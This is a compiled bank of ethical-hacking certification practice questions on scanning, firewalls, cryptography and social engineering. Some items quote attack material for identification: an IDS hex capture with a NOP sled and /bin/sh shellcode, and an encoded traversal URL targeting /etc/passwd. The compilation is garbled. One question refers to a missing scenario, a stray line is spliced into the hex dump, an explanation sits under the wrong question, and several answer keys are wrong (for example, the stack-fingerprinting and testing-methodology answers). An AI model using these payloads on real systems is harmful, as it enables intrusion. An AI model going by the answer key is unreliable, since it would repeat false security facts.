What form of attack is depicted in the scenario above?

Botnet Attack
Spear Phishing Attack
Advanced Persistent Threats
Rootkit Attack

**Answer: A**

When analyzing a public IP address in a security alert, what is the least important information?

ARP
Whois

DNS
Geolocation

**Answer: A**

What is the best way to fingerprint a web server using telnet?

telnet webserverAddress 80HEAD / HTTP/1.0
telnet webserverAddress 80PUT / HTTP/1.0
telnet webserverAddress 80HEAD / HTTP/2.0
telnet webserverAddress 80PUT / HTTP/2.0

**Answer: A**

If a tester tries to ping an existing target but gets no response or a response that says the destination is unreachable, ICMP may be deactivated, and the network is utilizing TCP. What other options does the tester have for getting a response from a TCP host?

Hping

Traceroute
TCP ping
Broadcast ping

**Answer: A**

Which of the following tools would be the best fit for achieving PCI Requirement 11 compliance?

Truecrypt
Sub7

Nessus
Clamwin

**Answer: C**

A hacker is attempting to reroute traffic through a small office. Because of the importance of their work, that office has its own mail server, DNS server, and NTP server. After gaining access to the DNS server, the attacker redirects www.google.com to his own IP address. When the office personnel tries to access Google, they are diverted to the attacker's machine. What is the term for this type of attack?

ARP Poisoning
Smurf Attack
DNS spoofing
MAC Flooding

**Answer: C**

You have achieved root access to a Centos 6 server after attempting various exploits. What would you do first to ensure you have access?

Create User Account
Disable Key Services
Disable IPTables
Download and Install Netcat

**Answer: A**

What is the name of the secret access point that was used during the application development when an e-commerce site was put into a live environment, and the programmers failed to delete it?

SDLC process
Honey pot
SQL injection
Trap door

**Answer: D**

An entry captured by a network IDS is shown below. The responsibility of assessing this entry has been allocated to you. You'll note the value 0x90, which is the Intel processor's most common NOOP instruction. The attacker, you believe, is attempting a buffer overflow attack.

In the ASCII part of the output, you will also notice "/bin/sh." What conclusions would you draw about the attack if you were an analyst?

```
45 00 01 ce 28 1e 40 00 32 06 96 92 d1 3a 18 09 86 9f 18 97 E..Î(.@.2...Ñ:......
06 38 02 03 6f 54 4f a9 01 af fe 78 50 18 7d 78 76 dd 00 00 .8..oTO©.¯þxP.}xvÝ..
Application "Calculator" "%path:..\dtsapps\calc\dcalc.exe%" " " size 0.75in 0.25in 0.50in
0.05inxvÝ..
42 42 20 f7 ff bf 21 f7 ff bf 22 f7 ff bf 23 f7 ff bf 58 58 BB ÷ÿ¿!÷ÿ¿"÷ÿ¿#÷ÿ¿XX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 25 2e 32 32 XXXXXXXXXXXXXXXX%.22
34 75 25 33 30 30 24 6e 25 2e 32 31 33 75 25 33 30 31 24 6e 4u%300$n%.213u%301$n
73 65 63 75 25 33 30 32 24 6e 25 2e 31 39 32 75 25 33 30 33 secu%302$n%.192u%303
24 6e 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 $n.................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ...................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ...................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ...................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ...................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ...................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ...................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ...................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ...................
90 90 31 db 31 c9 31 c0 b0 46 cd 80 89 e5 31 d2 b2 66 89 d0 ..1Û1É1À°FÍ..å1Ò²f.Ð
31 c9 89 cb 43 89 5d f8 43 89 5d f4 4b 89 4d fc 8d 4d f4 cd 1É.ËC.]øC.]ôK.Mü.MôÍ
80 31 c9 89 45 f4 43 66 89 5d ec 66 c7 45 ee 0f 27 89 4d f0 .1É.EôCf.]ìfÇEî.'.Mð
8d 45 ec 89 45 f8 c6 45 fc 10 89 d0 8d 4d f4 cd 80 89 d0 43 .Eì.Eø.Eü..Ð.MôÍ..ÐC
43 cd 80 89 d0 43 cd 80 89 c3 31 c9 b2 3f 89 d0 cd 80 89 d0 CÍ..ÐCÍ..Ã1É²?.ÐÍ..Ð
41 cd 80 eb 18 5e 89 75 08 31 c0 88 46 07 89 45 0c b0 0b 89 AÍ.ë.^.u.1À.F..E.°..
f3 8d 4d 08 8d 55 0c cd 80 e8 e3 ff ff ff 2f 62 69 6e 2f 73 ó.M..U.Í.èãÿÿÿ/bin/s
68 0a h.
EVENT4: [NOOP:X86] (tcp,dp=515,sp=1592)
```

The IDS was able to stop the buffer overflow attack.
On the infected PC, the attacker is establishing a directory
The attacker has succeeded in trying a buffer overflow attack.
The attacker is attempting to launch a command-line shell through an exploit

**Answer: D**

Information system security and privacy are two elements that require legal regulation. Which of the following federal information

systems and organization's regulations defines security and privacy controls?

NIST SP 800-53
PCI-DSS
EU Safe Harbor
HIPAA

**Answer: A**

Which of the following layers of the OSI Model does a circuit-level gateway work at?

Layer 5 - Application
Layer 4 - TCP
Layer 3 - Internet protocol
Layer 2 - Data link

**Answer: B**

Your company needs to implement a new web-based software package. The package necessitates three different servers, each of which must be accessible over the Internet. In terms of server placement, what is the appropriate architecture?

All three servers must be housed within the same building.
A web server that is accessible over the Internet, an application server on the internal network, and a database server on the internal network are all examples of web servers.

On the Internet, there is a web server and a database server; on the internal network, there is an application server.
To communicate with one another, all three servers must be connected to the Internet.

**Answer: B**

What is the purpose of a network's demilitarized zone?

To scan all traffic entering the internal network via the DMZ
Only give direct access to nodes inside the DMZ, and keep the network behind it safe.
provide a location for the honeypot
To keep the network devices, you want to protect contained

**Answer: B**

When compared to asymmetric methods, which of the following areas is considered a strength of symmetric key cryptography?

Scalability
Speed
Key distribution
Security

**Answer: B**

Although a certified ethical hacker (CEH) completed a penetration exam of a company's main offices approximately two months ago, he has yet to be compensated. The customer is having financial difficulties, and the CEH is concerned that the company may go out of business and will not be able to pay.

What actions does the CEH need to take?

Threaten to publish the penetration test results if you do not pay.

To obtain payment from the corporation, follow the correct legal processes
Inform other customers of the company's financial difficulties with payments.
Deface the company webserver by exploiting some of the vulnerabilities discovered on it.

**Answer: B**

Which US law requires the Chief Executive Officer (CEO) and Chief Financial Officer (CFO) to sign statements certifying the integrity and completeness of financial reports?

Sarbanes-Oxley Act (SOX)
Gramm-Leach-Bliley Act (GLBA)
Fair and Accurate Credit Transactions Act (FACTA)
Federal Information Security Management Act (FISMA)

**Answer: A**

Which of the following Nmap commands will result in the output shown below?

**Output:**

```
Starting Nmap 6.47 (http://nmap.org ) at 2015-05-26 12:50 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00042s latency).
Not shown: 65530 open|filtered ports, 65529 filtered ports
PORT STATE SERVICE
111/tcp open rpcbind
999/tcp open garcon
1017/tcp open unknown
1021/tcp open exp1
1023/tcp open netvenuechat
2049/tcp open nfs
17501/tcp open unknown
111/udp open rpcbind
123/udp open ntp
137/udp open netbios-ns
2049/udp open nfs
5353/udp open zeroconf
17501/udp open|filtered unknown
51857/udp open|filtered unknown
54358/udp open|filtered unknown
56228/udp open|filtered unknown
57598/udp open|filtered unknown
59488/udp open|filtered unknown
60027/udp open|filtered unknown
```

A. nmap -sN -Ps -T4 192.168.1.1

B. nmap -sT -sX -Pn -p 1-65535 192.168.1.1

C. nmap -sS -Pn 192.168.1.1

D. nmap -sS -sU -Pn -p 1-65535 192.168.1.1

**Answer: D**

Your company's developers are working on an online application that will be accessible to everyone with an Internet connection. The developers have chosen to design a Three-Tier Architecture for the web application. Do the developers now want to know which network the Presentation Tier (front-end webserver) should be in?

Isolated VLAN network
Mesh network
DMZ network

Internal network

**Answer: A**

A risk management approach is implemented by a medium-sized healthcare IT company. Which of the five basic risk responses is NOT one of the five?

Delegate
Avoid
Mitigate
Accept

**Answer: A**

**Explanation:** Acceptance, avoidance, transference, mitigation, and exploitation are the five primary approaches to risk management.

**Reference:** http://www.dbpmanagement.com/15/5-ways-to-manage-risk

Which of the following offers the most information about the system's security posture to a security professional?

Wardriving, warchalking, social engineering
Social engineering, company site browsing, tailgating
Phishing, spamming, sending trojans
Port scanning, banner grabbing, service identification

**Answer: D**

Which of the following steps in the risk assessment process are related to the identification of vulnerabilities?

Determines whether systems, policies, or procedures have any faults
Impact values; assigns values to risk probability
Determines the likelihood of a vulnerability being exploited (High. Medium, Low)
Detects potential threats to an IT system. (Nature, People, and the Environment)

**Answer: C**

Using technologies such as IPSec can assist in ensuring the following: authenticity, integrity, confidentiality, and ————-.

Non-repudiation.
Operability.
Security.
Usability.

**Answer: A**

Which of the following Resource Records (RRs) make up a zone file?

DNS, NS, AXFR, and MX records
DNS, NS, PTR, and MX records

SOA, NS, AXFR, and MX records
SOA, NS, A, and MX records

**Answer: D**

Which of the following is a hardware need for either an IDS/IPS system or a proxy server to work correctly?

To assist with network traffic analysis, a fast processor is required.
They must be housed in two places at the same time.
RAM requirements are similar.
Cards with high-speed network interfaces

**Answer: B**

**Explanation:** Dual-homed or dual-homing can refer to an Ethernet device with several network interfaces for redundancy, or in firewall technology, dual-homed is one of the firewall topologies for providing preventive security, such as an IDS/IPS system.

**Reference:** https://en.wikipedia.org/wiki/Dual-homed

Jimmy is standing outside a facility's security entrance. As an authorized employee badge in, he pretends to be having a stressful conversation on his cell phone. While still on the phone, Jimmy clutches the door as it closes?

So, what exactly happened?

Phishing

Whaling
Tailgating
Masquerading

**Answer: C**

To perform a stack fingerprinting, which of the following Nmap commands would you use?

Nmap -O -p80
Nmap -hU -Q
Nmap -sT -p
Nmap -u -o -w2
Nmap -sS -op targe

**Answer: B**

The company's web server is currently being hacked, according to an IT security engineer. What is the engineer's next course of action?

Unplug the company's web server's network connection.
Determine the source of the attack and mount a counter-offensive.
Take down as much information as you can about the attack.
On the company's web server, restart the system.

**Answer: C**

Eric discovered Dsniff, a fantastic suite of tools, on the internet. In his lab, he has mastered the use of these technologies and is now ready to put them to use in the real world. He was able to listen in on the two entities' conversations and establish credentials with both of them. Eric is completely oblivious to the fact that information is being passed back and forth between the two sides of the communication?

Interceptor
Man-in-the-middle

ARP Proxy
Poisoning Attack

**Answer: B**

Encryption fulfills which security control role?

Preventative
Detective
Offensive
Defensive

**Answer: A**

Clients who are considering hiring you to want to view sample reports from past penetration tests. What are your options for the future?

However, if you decline, you must supply references.
Reports should be shared in their whole, with no redactions.
Full reports with redactions should be shared.
After the NDA has been signed, you can share reports.

**Answer: A**

**Explanation:** Data from penetration tests should not be shared with others.

What is the most common classification for sniffing?

Active and passive
Broadcast and unicast
Unmanaged and managed

Filtered and unfiltered

**Answer: A**


Which piece of information from the recipient must the sender have before encrypting the message to transmit a PGP encrypted message?

Recipient's private key
Recipient's public key
Master encryption key
Sender's public key

**Answer: B**

ViruXine.W32 virus hides its presence by altering the executable code.

This Virus code mutates while keeping the original algorithm intact; the code changes each time it runs, but the code's function (or semantics) remains unchanged.



```
1. lots of encrypted code
2. …
3. Decryption_Code:
4. C=C+1
5. A=Encrypted
6. Loop:
7. B=*A
8. C=3214*A
9. B=B XOR CryptoKey
10. *A=B
11. C=1
12. C=A+B
13. A=A+1
14. GOTO Loop IF NOT A=Decryption_Code
15. C=C^2
16. GOTO Encrypted
17. CryptoKey:
18. some_random_number
```

A part of the Virus code is shown below:

What is the name of this technique?

Polymorphic Virus
Metamorphic Virus
Dravidic Virus
Stealth Virus

**Answer: A**

An unauthorized user could get access to a server through Shellshock. Which OS did it not directly affect? It affected several internet-facing services; which OS did it not directly affect?

Windows
Unix

Linux
OS X

**Answer: A**

You have successfully hacked a server with the IP address 10.10.0.5. You want to enumerate all machines on the same network quickly.

Which Nmap command will you use the most?

Nmap -T4 -F 10.10.0.0/24
Nmap -T4 -O 10.10.0.0/24
Nmap -T4 -q 10.10.0.0/24
Nmap -T4 -r 10.10.1.0/24

**Answer: A**

**Explanation:**

command = Nmap -T4 -F

description = This scan is faster than a standard scan because it uses the aggressive timing template and scans fewer ports Process.

**Reference:**

https://svn.nmap.org/nmap/zenmap/share/zenmap/config/scan_profile.usp

---

Let's pretend you now have access to your client's hybrid network. What port should you listen on to find out which Microsoft Windows workstations have file sharing enabled?

A. 143
B. 160
C. 445
D. 339
**Answer: C**

---

ABC recently discovered that the competition had released their new product ahead of their debut. They hire an investigator, who finds that the maid threw confidential information about the latest development in the trash, which the opposition discovered. What is the opposite strategy's name?

Sniffing
Dumpster diving
Spying
Hack attack

**Answer: B**

---

After a lunch break, you return to your desk to find an unusual email in your inbox. The sender is someone with whom you recently did business, but the subject line contains unique characters. What should you do?

Forward the message to your company's security response team and permanently delete the message from your computer.
Forward the message to your supervisor and ask for her opinion on how to handle the situation
Reply to the sender and ask them for more information about the message contents.
Delete the email and pretend nothing happened

**Answer: A**

**Explanation:**

By providing your users with an email address to which they can forward any suspicious emails, the emails can be automatically scanned and replied to, with security incidents created to follow up on any emails that contain attached malware or links to known bad websites.

**Reference:**

https://docs.servicenow.com/bundle/helsinki-security-management/page/product/threat- intelligence/task/t_Config

---

Which of the following is a symmetric cryptographic standard?

---

PKI
RSA
3DES
DSA

**Answer: C**

**Explanation:**

In this attack, a victim receives an e-mail claiming to be from PayPal informing them that their account has been disabled and that confirmation is required before it can be activated. The attackers will then dupe you into providing them with two credit card numbers, an ATM PIN, and other personal information. This scam usually targets unwary users.

---

Which of the following statements about the attack are false?

Do not reply to email messages or popup ads asking for personal or financial information
Review credit card and bank account statements regularly
Antivirus, anti-spyware, and firewall software can very quickly detect these types of attacks
Do not send credit card numbers and personal or financial information via e-mail
Do not trust telephone numbers in e-mails or popup ads

---

**Answer: C**

---

Which of the following ICMP ping and ping sweeps are used to detect and test active systems' connectivity?

ICMP ping traverses the firewall.
The number of hops an ICMP ping takes to reach a destination.
Both A and B
The route that the ICMP ping took.

---

**Answer: A**

---

A firewall was discovered between the tester's machine and the target machine during a penetration test. The firewall only monitors TCP packet handshaking at the session layer of the OSI model. What kind of firewall is the tester attempting to penetrate?

A. Application-level firewall
B. Stateful multilayer inspection firewall
C. Packet filtering firewall
D. Circuit-level gateway firewall

**Answer: D**

---

. A penetration tester is performing a port scan on a particular host. The tester discovered several ports open, which made determining the Operating System (OS) version installed difficult Based on the NMAP result, which of the following is most likely to be installed by the OS on the target machine?

```
Starting NMAP 5.21 at 2011-03-15 11:06
NMAP scan report for 172.16.40.65
Host is up (1.00s latency).
Not shown: 993 closed ports
PORT      STATE          SERVICE
21/tcp      open          ftp
23/tcp      open          telnet
80/tcp      open          http
139/tcp     open          netbios-ssn
515/tcp     open
631/tcp     open          ipp
9100/tcp    open
MAC Address: 00:00:48:0D:EE:89
```

The host is likely a printer.
The host is likely a Linux machine.
The host is likely a Windows machine.
The host is likely a router.

**Answer: A**

**Explanation:**

Port 631 is used by the Internet Printing Protocol (IPP).

**Reference:**

https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers

---

DHCP snooping is a great way to prevent rogue DHCP servers on your network. Which switch security feature employs the DHCP snooping database to aid in the prevention of man-in-the-middle attacks?

Dynamic ARP inspection (DAI)
Spanning tree
A Layer 2 Attack Prevention Protocol (LAPP)
Port security

---

**Answer: A**

---

What would you enter if you wanted to use Nmap to perform a stealth scan?

A. nmap -sU
B. nmap -sS
C. nmap –sT
D. nmap -sM
**Answer: B**

---

Which of the following conditions must be met by a tester for a CSRF-vulnerable web application to be exploited?

A. The session cookies generated by the application do not have the HttpOnly flag set.

B. The web application should not use random tokens.

C. The victim user must open the malicious link with an Internet Explorer before the version

D. The victim user must open the malicious link with a Firefox before version 3.

**Answer: B**

What is the best Nmap command to use after successfully identifying a server with the IP address 10.10.0.5 and needing to list all devices in the same network quickly?

A. Nmap -T4 -F 10.10.0.0/24

B. Nmap -T4 -O 10.10.0.0/24

C. Nmap -T4 -q 10.10.0.0/24

D. Nmap -T4 -r 10.10.1.0/24

---

**Answer: A**

---

In Wireshark, the packet bytes panes display the current packet's data in which format?

A. ASCII only
B. Hexadecimal
C. Decimal
D. Binary
**Answer: B**

---

You noticed that you tried to pass IRC traffic from a web-enabled host through the TCP port (80) during a Black box pen test. However, you may have noticed that outbound HTTP traffic is permitted. What kind of firewall is being used to protect outbound traffic?

A. Application
B. Packet Filtering
C. Circuit
D. Stateful
**Answer: B**

---

What are the correct process for the TCP three-way handshake connection establishment and connection termination?

A. Connection FIN, ACK-FIN, ACKConnection Termination: SYN, SYN-ACK, ACK

B. Connection Establishment: SYN, SYN-ACK, ACKConnection Termination: ACK, ACK-SYN, SYN

C. Connection Establishment: ACK, ACK-SYN, SYNConnection Termination: FIN, ACK-FIN, ACK

D. Connection Establishment: SYN, SYN-ACK, ACKConnection Termination: FIN, ACK-FIN, ACK

**Answer: D**

---

As an Ethical Hacker, you capture traffic from your customer network with Wireshark, and you need to find and verify just SMTP traffic. What command in Wireshark will help you to see this kind of traffic?

A. request SMTP 25

B. tcp.port eq 25

C. smtp port

D. tcp.contains port 25

**Answer: B**

---

Which of the following is a design pattern based on distinct pieces of software providing application functionality as services to

other applications?

Service-Oriented Architecture
Object-Oriented Architecture
Lean Coding
Agile Process

**Answer: A**

**Explanation:**

A service-oriented architecture (SOA) is an architectural pattern in computer software design in which application components provide services to other features via a communications protocol, typically over a network.

**Reference:**

https://en.wikipedia.org/wiki/Service-oriented_architecture

What is the best approach to establish how a packet would go from an untrusted outside host to a protected inside host behind a firewall, allowing the hacker to see which ports are open and if the packets can pass past the firewall's packet-filtering?

A. Firewalking
B. Session hijacking
C. Network sniffing
D. Man-in-the-middle attack

**Answer: A**

---

The collection of potentially actionable, overt, and publicly available information is known as:

A. Open-source intelligence
B. Human intelligence
C. Social intelligence
D. Real intelligence
**Answer: A**

---

Which of the following parameters enables NMAP's operating system detection feature?

---

A. NMAP -sV
B. NMAP -oS
C. NMAP -sR
D. NMAP -O
**Answer: D**

---

Which of the following is the structure designed to verify and authenticate the identity of individuals within the enterprise taking part in a data exchange?

PKI
single sign-on
biometrics
SOA

**Answer: A**

**Explanation:**

A Public Key Infrastructure (PKI) is a set of roles, policies, and processes for managing public-key encryption including creating, managing, distributing, using, storing, and revoking digital certificates [1]. A PKI's goal is to make secure electronic information transfer easier for a variety of network activities like e-commerce, internet banking, and confidential email.

**Reference:**

https://en.wikipedia.org/wiki/Public_key_infrastructure

---

What network security concept requires multiple layers of security controls to be placed throughout an IT infrastructure, which improves an organization's security posture to defend against malicious attacks or potential vulnerabilities?

A. Security through obscurity
B. Host-Based Intrusion Detection System
C. Defense in depth
D. Network-Based Intrusion Detection System

**Answer: C**

---

An attacker attaches a rogue router to a network. He wants to redirect traffic to a LAN connected to his router as part of a man-in-the-middle attack. What steps may the genuine admin take to counteract this attack?

Only using OSPFv3 will mitigate this risk.
Make sure that legitimate network routers are configured to run routing protocols with authentication.
Redirection of the traffic cannot happen unless the admin allows it explicitly.
Disable all routing protocols and only use static routes.

---

**Answer: B**

---

Which of the following is an advantage of utilizing security testing methodologies to conduct a security audit?

A. They provide a repeatable framework.
B. The command line programmes can be run by anyone.
C. They are available at a low cost.
D. They are subject to government regulation.
**Answer: C**

IDS logs are being examined by Darius. He wants to figure out what triggered one of the alerts and determine if it was a real or false positive. He copies and pastes basic information from the records, such as the following:

**source IP: 192.168.21.100**
**source port: 80**
**destination IP: 192.168.10.23**
**destination port: 63221**
What is the most proper answer?

This is most probably true negative.
This is most probably true positive, which triggered secure communication between client and server.
This is most probably false-positive because an alert triggered on reversed traffic.
This is most probably false-positive because IDS is monitoring one-direction traffic.

**Answer: A**

---

SNMP is a protocol used to query hosts, servers, and devices about performance or health status data. Hackers have long used this protocol to gather a significant amount of information about

remote hosts. Which of the following features makes this possible? (Choose two.)

A. As the fundamental protocol, TCP was employed.

B. It uses a community string that is transmitted in clear text.

C. It is susceptible to sniffing.

D. All network devices use it on the market.

**Answer: B and D**

Firewalk has just completed the second phase (the scanning phase), and a technician receives the output shown below. What conclusions can be drawn based on these scan results?

```
TCP port 21 - no response
TCP port 22 - no response
TCP port 23 - Time-to-live exceeded
```

A. The target host's firewall is blocking ports 21 through 23, and a service is listening on port 23.

B. The lack of response from ports 21 and 22 indicates that the destination server does not have those services functioning.

C. The scan on port 23 went past the filtering device without being blocked. This implies that the firewall did not block port 23.

D. The scan on port 23 was able to connect to the destination host prompting the firewall to respond with a TTL error.

**Answer: C**

---

Which of the following is a component of a risk assessment?

Is it effective in resolving the issue?

A. Physical security

B. Administrative safeguards

C. DMZ

D. Logical interface

**Answer: B**

---

Which cipher encrypts the plain text digit (bit or byte) one by one?

A. Classical cipher

B. Block cipher

C. Modern cipher

D. Stream cipher

**Answer: D**

---

Which type of access control is used on a router or firewall to limit network activity?

A. Mandatory

B. Discretionary

C. Rule-based

D. Role-based

**Answer: C**

---

Suppose a token and 4-digit personal identification number (PIN) is used to access a computer system, and the token performs offline checking for the correct PIN. What type of attack is possible?

A. Birthday
B. Brute force
C. Man-in-the-middle

D. Smurf

---

**Answer: B**

---

Which of the following is designed to identify malicious attempts to penetrate systems?

A. Intrusion Detection System
B. Firewall
C. Proxy
D. Router

**Answer: A**

**Explanation:**

An intrusion detection system (IDS) is a device or software application that monitors network or system activities for malicious or policy violations and produces electronic reports to a management station.

**Reference:**

https://en.wikipedia.org/wiki/Intrusion_detection_system

Which of the following is assured by the use of a hash?

Integrity
Confidentiality
Authentication
Availability

**Answer: A**

**Explanation:**

An important application of secure hashes is the verification of message integrity. Determining whether any changes have been made to a message (or a file), for example, can be accomplished by comparing message digests calculated before and after transmission (or any other event).

**References:**

https://en.wikipedia.org/wiki/Cryptographic_hash_function#Verifying_the_integrity_of_files_or_mes sages

---

What is the minimum number of network connections in a multi-homed firewall?

A. 3

B. 5

C. 4

D. 2

**Answer: A**

---

How does the Address Resolution Protocol (ARP) work?

A. It sends a request packet to all the network elements, asking for the MAC address from a specific IP.

B. It sends a reply packet to all the network elements, asking for the MAC address from a specific IP.

C. It sends a reply packet for a specific IP, asking for the MAC address.

D. It sends a request packet to all the network elements, asking for the domain name from a specific IP.

---

**Answer: A**

**Explanation:**

When an incoming packet destined for a host machine on a particular local area network arrives at a gateway, the gateway asks the ARP program to find a physical host or MAC address that matches the IP address. The ARP program looks in the ARP cache

and, if it finds the address, provides it so that the packet can be converted to the right packet length and format and sent to the machine. If no entry is found for the IP address, ARP broadcasts a request packet in a particular format to all the devices on the LAN to see if one machine knows that it has that IP address associated with it. A machine that recognizes the IP address as its returns a reply so indicating. ARP updates the ARP cache for future reference and then sends the packet to the MAC address that replied.

**Reference:**

http://searchnetworking.techtarget.com/definition/Address-Resolution-Protocol-ARP

---

Which security strategy requires using several varying methods to protect IT systems against attacks?

A. Defense in depth

B. Three-way handshake

C. Covert channels

D. Exponential backoff algorithm

**Answer: A**

---

Which of the following techniques does a vulnerability scanner use to detect a vulnerability on a target service?

A. Port scanning

B. Banner grabbing

C. Injecting arbitrary data

D. Analyzing service response

**Answer: D**

---

How can you determine if an LM hash you extracted contains a less than 8 characters long password?

---

A. There is no way to tell because a hash cannot be reversed

B. The hash's rightmost component is always the same.

C. AB923D is always the first character in the hash.

D. The hash's left-most component is always the same.

E. All 0's will make up a portion of the hash

**Answer: B**

---

Which of the following guidelines or standards is associated with the credit card industry?

A. Control Objectives for Information and Related Technology (COBIT)

B. Sarbanes-Oxley Act (SOX)

C. Health Insurance Portability and Accountability Act (HIPAA)

D. Payment Card Industry Data Security Standards (PCI DSS)

**Answer: D**

```
"Testing the network using the same methodologies and toc
ployed by attackers"
```

---

Identify the correct terminology that defines the above statement.

A. Vulnerability Scanning

B. Penetration Testing

C. Security Policy Implementation

D. Designing Network Security

---

**Answer: B**

An attacker tries to do banner grabbing on a remote web server and executes the following command.

```
$ nmap -sV host.domain.com -p 80
He gets the following output.
Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-08 19:10 EST
Nmap scan report for host.domain.com (108.61.158.211)
Host is up (0.032s latency).
PORT     STATE     SERVICE     VERSION
80/tcp   open        http        Apache httpd
```

Service

detection performed. Please report any incorrect results at http://nmap.org/submit/. Nmap did: 1 IP address (1 host up)

scanned in 6.42 seconds

What did the hacker accomplish?

Nmap cannot retrieve the version number of any running remote service.
The hacker completed the banner grabbing.
The hacker should've used Nmap -O host.domain.com.
The hacker failed to do banner grabbing as he didn't get the version of the Apache web server.

**Answer: B**

---

What is the main difference between a "Normal" SQL Injection and a "Blind" SQL Injection vulnerability?

The request to the webserver is not visible to the administrator of the vulnerable application.
The attack is called "Blind" because, although the application properly filters user input, it is still
Susceptible to code injection.
The successful attack does not show an error message to the administrator of the affected application.
The vulnerable application does not display errors with information about the injection results to the attacker.

**Answer: D**

---

Fingerprinting an Operating System helps a cracker because:

A. It specifies which programme you have installed.

B. Based on the port being scanned, it opens a security-delayed window.

C. It is not reliant on the patches that have been implemented to close security holes that have already existed.

D. It tells the cracker whatever vulnerabilities on your system he might be able to exploit.

**Answer: D**

You are attempting to intervene in a meeting. Which protocol allows you to make a guess at a sequence number?

TCP
UPD
ICMP
UPX

**Answer: A**

**Explanation:**

At establishing a TCP session, the client starts by sending an SYN-packet (SYN=synchronize) with a sequence number. To hijack a session, it is required to send a packet with the right seq-number. Otherwise, they are dropped.

**Reference:**

The first thing you do every office day is to check your email inbox. One morning, you received an email from your best friend, and the subject line is quite strange. What should you do?

Delete the email and pretend nothing happened.
Forward the message to your supervisor and ask for her opinion on how to handle the situation.
Forward the message to your company's security response team and permanently delete the message from your computer.
Reply to the sender and ask them for more information about the message contents.

**Answer: C**

---

During a BlackBox pen test, you attempt to pass IRC traffic over port 80/TCP from a compromised web-enabled host. The traffic gets blocked; however, outbound HTTP traffic is unimpeded.

What type of firewall is inspecting outbound traffic?

---

A. Application
B. Circuit
C. Stateful
D. Packet Filtering

**Answer: A**

**Explanation:**

An application firewall is an enhanced firewall that limits access by applications to the operating system (OS). Conventional firewalls merely control the flow of data to and from the central processing unit (CPU), examining each packet and determining whether or not to forward it toward a particular destination.

An application firewall offers additional protection by controlling the execution of files or handling data by specific applications.

**Reference:**

http://searchsoftwarequality.techtarget.com/definition/application-firewall

---

Neil finds that a single IP address generates traffic from its port 500 to multiple other workstations on the network's port 500. Neil is concerned because this scan is consuming the majority of the network capacity. What conclusions would you draw as a security expert from this scan?

A. It is a network fault, and the originating machine is in a network loop

B. It is a worm that is either broken or has been hardcoded to scan on port 500.

C. The attacker is trying to detect devices on the network which have SSL enabled

D. The attacker is trying to determine the type of VPN implementation and checking for IPSec

**Answer: D**

Take a look at the following attack on a Web Server using obstructed URL:

```
http://www.certifiedhacker.com/script.ext?
template=%2e%2e%2f%2e%2e%2f%2e%2e%2f%65%74%63%2f%70%61%73%73%
This request is made up of:
%2e%2e%2f%2e%2f%2e%2e%2f = ../ ../ ../
%65%74%63 = etc
%2f = /
%70%61%73%73%77%64 = passwd
```

How would you protect from these attacks?

A. Configure the Web Server to deny requests involving "hex-encoded" characters

B. Create IDS rules to detect unusual Unicode queries.

C. Use SSL authentication on Web Servers

D. At the firewall and routers, enable Active Scripts Detection.

**Answer: B**

---

Which of the following does the proper basic configuration of snort as a network intrusion detection system require?

---

A. Limit the number of packets collected to the number specified in the snort configuration file.

B. Every packet on the network segment should be captured.

C. Capture only a single segment of packets.

D. Only capture packets in the /var/log/snort directory.

**Answer: A**

---

Defining rules, collaborating human workforce, creating a backup plan, and testing the plans are within what phase of the Incident Handling Process?

A. Preparation phase

B. Containment phase

C. Recovery phase

D. Identification phase

**Answer: A**

---

Which of the following BEST describes how Address Resolution Protocol (ARP) works?

It sends a reply packet to a specific IP address, requesting the MAC address.
It sends a reply packet to all network elements, requesting the MAC address from a specific IP address.
It sends a request packet to all network elements, requesting the domain name from a specific IP address.
It sends a request packet to all network elements, requesting the MAC address from a specific IP address.

**Answer: D**

---

It is a short-range wireless communication technology that connects and communicates with mobile phones, computers, and

other devices. With high regard for security, this technology intends to replace cables connecting portable devices.

---

A. Bluetooth

B. Radio-Frequency Identification

C. WLAN

D. InfraRed

---

**Answer: A**

What are the advantages of performing unannounced Penetration Testing?

A. The tester will have real-time visibility into the target network's security posture.

B. Network security would be in the "best state."

C. It is preferable to catch critical infrastructure that is unpatched.

D. The tester was unable to provide an unbiased analysis.

**Answer: A**

**Explanation:**

Real-life attacks will always come unexpectedly, and they will frequently arrive in highly creative and difficult-to-prepare ways. After all, despite billions of dollars invested in the data protection

